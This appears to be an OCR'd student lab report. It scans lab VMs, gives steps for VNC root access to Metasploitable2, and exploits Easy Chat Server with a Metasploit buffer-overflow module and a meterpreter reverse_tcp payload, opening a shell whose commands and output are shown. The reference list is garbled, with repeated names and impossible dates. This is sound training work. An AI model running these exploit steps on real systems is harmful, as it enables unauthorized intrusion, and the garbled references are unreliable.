
Figure 3g: Kernel directory files

There are no Kernel read-only files.

Steps for gaining remote access to metasploitable2 VM:

1. Use a vulnerability scanner to identify the VNC Server exploit password and port.
2. In a remote shell, use vncviewer (IPAddress):(port #)
3. Enter the password shown in Nessus.
4. Press enter to remote into root directory on the machine.

Task 4



Port: 80

URL: http://44.106.11.21

SSL Port: 443

SSL URL: https://44.106.11.21

☑ Launch Server at windows startup

□ Startup minimized in systemtray

☑ Automatically activate server at startup


☑ Automatically activate ssl server at startup

☑ Save log to file

☑ Enable guest to register a new account


[Chat Server is online] / [SSL Server is online]

Figure 4a: Easy Chat Serevr installed on the Windows VM




```
┌──(group11㉿g11kali)-[~]
└─$ sudo nmap -sV 44.106.11.21
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-01 23:19 EST
Nmap scan report for 44.106.11.21
Host is up (0.00012s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Easy Chat Server httpd 1.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp  open  ssl/http      Easy Chat Server httpd 1.0
445/tcp  open  microsoft-ds?
MAC Address: 00:50:56:91:29:5C (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figure 4b: Easy Chat Server port identified via nmap.




```
┌──(group11㉿g11kali)-[~]
└─$ sudo msfconsole
```

Figure 4c: msfconsole launched




```
msf6 > search easy chat

Matching Modules
================

   #  Name                                         Disclosure Date  Rank    Check  Descrip
tion
   -  ----                                         ---------------  ----    -----  -------
----
   0  exploit/windows/http/efs_easychatserver_username  2007-08-14       great   Yes    EFS Eas
y Chat Server Authentication Request Handling Buffer Overflow
   1  exploit/windows/http/easychatserver_seh      2017-10-09       normal  No     Easy Ch
at Server User Registeration Buffer Overflow (SEH)


Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/http/
easychatserver_seh

msf6 >
```

Figure 4d: Search for easy chat server




```
msf6 exploit(windows/http/efs_easychatserver_username) > show options

Module options (exploit/windows/http/efs_easychatserver_username):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:
   RHOSTS   44.106.11.21     yes       The target host(s), see https://docs.metasplo
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, p
   LHOST     44.106.11.10     yes       The listen address (an interface may be spec
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.
```

Figure 4e: show options for the exploit




```
msf6 exploit(windows/http/efs_easychatserver_username) > run

[*] Started reverse TCP handler on 44.106.11.10:4444
[*] Sending request (626 bytes) to target (Easy Chat Server 2.1 - 3.1)
[*] Sending stage (176198 bytes) to 44.106.11.21
[*] Meterpreter session 1 opened (44.106.11.10:4444 → 44.106.11.21:63396) at 2024-03-01 23:25:02 -0500

meterpreter > shell
Process 4368 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.4046]
(c) Microsoft Corporation. All rights reserved.

C:\Users\group11\Desktop>cd C:\
cd C:\

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is B075-4832

 Directory of C:\

12/07/2019  01:14 AM    <DIR>          PerfLogs
02/21/2024  05:48 PM    <DIR>          Program Files
02/21/2024  04:59 PM    <DIR>          Program Files (x86)
02/21/2024  05:03 PM    <DIR>          temp
02/21/2024  05:09 PM    <DIR>          Users
02/21/2024  11:44 PM    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)  23,500,218,368 bytes free

C:\>
```

Figure 4f: meterpreter shell launched via metasploit




```
C:\Users\group11\Desktop>cd \
cd \

C:\>dir /s bootspaces.dll
dir /s bootspaces.dll
 Volume in drive C has no label.
 Volume Serial Number is B075-4832

 Directory of C:\Windows\Boot\Misc\PCAT

02/21/2024  05:59 PM           182,144 bootspaces.dll
               1 File(s)        182,144 bytes
```

Figure 4g: bootspaces.dll found



```
C:\>icacls "C:\Windows\Boot\Misc\PCAT\bootspaces.dll"
C:\Windows\Boot\Misc\PCAT\bootspaces.dll NT SERVICE\TrustedInstaller:(F)
                                         BUILTIN\Administrators:(RX)
                                         NT AUTHORITY\SYSTEM:(RX)
                                         BUILTIN\Users:(RX)
                                         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(RX)
                                         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(RX)

Successfully processed 1 files; Failed processing 0 files

C:\>
```

Figure 4h: bootspaces.dll permissions



```
C:\Windows\debug>type sammui.log
type sammui.log
2024\2\22  0:51:42 - Sid refresh operation started: Process 1252, Thread 1392
 Original Language list: 0409;
 Resolved Language: 0409
        SAM refresh successful


C:\Windows\debug>
```

Figure 4i: Contents of sammui.log

Using tasklist and dir /s commands, the dll was confirmed not to be running any tasks and could not be identified.

CONCLUSIONS AND RECOMMENDATIONS

It was concluded that Nessus is a very effective tool in scanning for vulnerabilities on a system via IP address. It was also shown that it is very simple for a person even without any cybersecurity knowledge to be able to exploit a vulnerability after scanning it with a tool. Something such as Metasploitable can prove to be a very effective way to practice blue team and red team capabilities as it can give practice patching vulnerable applications as well as exploiting those applications. It is recommended to use these scanning tools on owned networks to stay ahead of adversaries. It is also recommended to use these tools on offense to find holes in a network to exploit and gain initial access to a system.

REFERENCES

19.6. upgrading a postgresql cluster. PostgreSQL Documentation. (2024, February 8). https://www.postgresql.org/docs/current/upgrading.html

Chatgpt. (n.d.). https://chat.openai.com

orokusakiorokusaki 1. (1959, April 1). *Why does `pg_lsclusters` not list my postgres cluster?*. Database Administrators Stack Exchange. https://dba.stackexchange.com/questions/43920/why-does-pg-lsclusters-not-list-my-postgres-cluster

sanjeedasanjeeda 31122 gold badges33 silver badges44 bronze badges, Peter EisentrautPeter Eisentraut 1, & don.joeydon.joey 28.6k1717 gold badges8585 silver badges105105 bronze badges. (1959, March 1). *How do I downgrade postgresql?*. Ask Ubuntu. https://askubuntu.com/questions/285232/how-do-i-downgrade-postgresql

Thread: [HOWTO] installation procedure of openvas on Kali Linux 2022.1. Kali Linux Forums RSS. (n.d.). https://forums.kali.org/showthread.php?71778-HowTo-Installation-procedure-of-OpenVAS-on-Kali-Linux-2022-1

XYZXYZ 33211 gold badge22 silver badges1313 bronze badges, SebastianSebastian 15222 silver badges77 bronze badges, & Roberto MessaRoberto Messa 711010 bronze badges. (1967, April 1). *Windows* *equivalent for "cat -."* Stack Overflow. https://stackoverflow.com/questions/67697290/windows-equivalent-for-cat

Zetj. (2024, February 9). *Upgrading postgresql cluster from 15 to 16 with pg_upgradecluster*. Greenbone Community Forum. https://forum.greenbone.net/t/upgrading-postgresql-cluster-from-15-to-16-with-pg-upgradecluster/16291/14